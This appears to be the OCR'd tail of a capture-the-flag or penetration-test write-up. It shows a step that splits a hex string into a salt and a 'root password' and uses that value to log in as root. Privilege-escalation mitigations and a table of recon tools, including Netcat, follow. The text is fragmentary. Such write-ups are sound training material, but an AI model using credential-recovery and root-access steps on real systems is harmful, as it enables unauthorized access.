
Generate a random 32 bit as a salt.

e3d7ba85295d1d16a2617df6f7e6630527ff2f1ebb5c43b3f6ec614811ed194f98073585

Yellow : Salt
Red : Root Password

→

Access root user using this password (295d1d16a2617df6f7e6630527ff2f1ebb5c43b3f6ec614811ed194f98073585)



Privilege Escalation Recommendations & Mitigations:

- Principle of Least Privilege (POLP).
- Role-Based Access Control (RBAC).
- Strict Access Control Checks Everywhere.
- Avoid Hardcoded Credentials.
- Hardening Service Accounts.
- Avoid Information Disclosure.
- Fix Misconfigured File Permissions.

Tool	Uses
Nmap	Scanning ports and service running on target machine
Burp suite	Capture and analysis http requests
FFUF	directory discovery
Netcat	Open and manage TCP/UDP network connections.
RLWRAP	quality-of-life CLI enhancer
What web	Web Scanner / Web Fingerprinting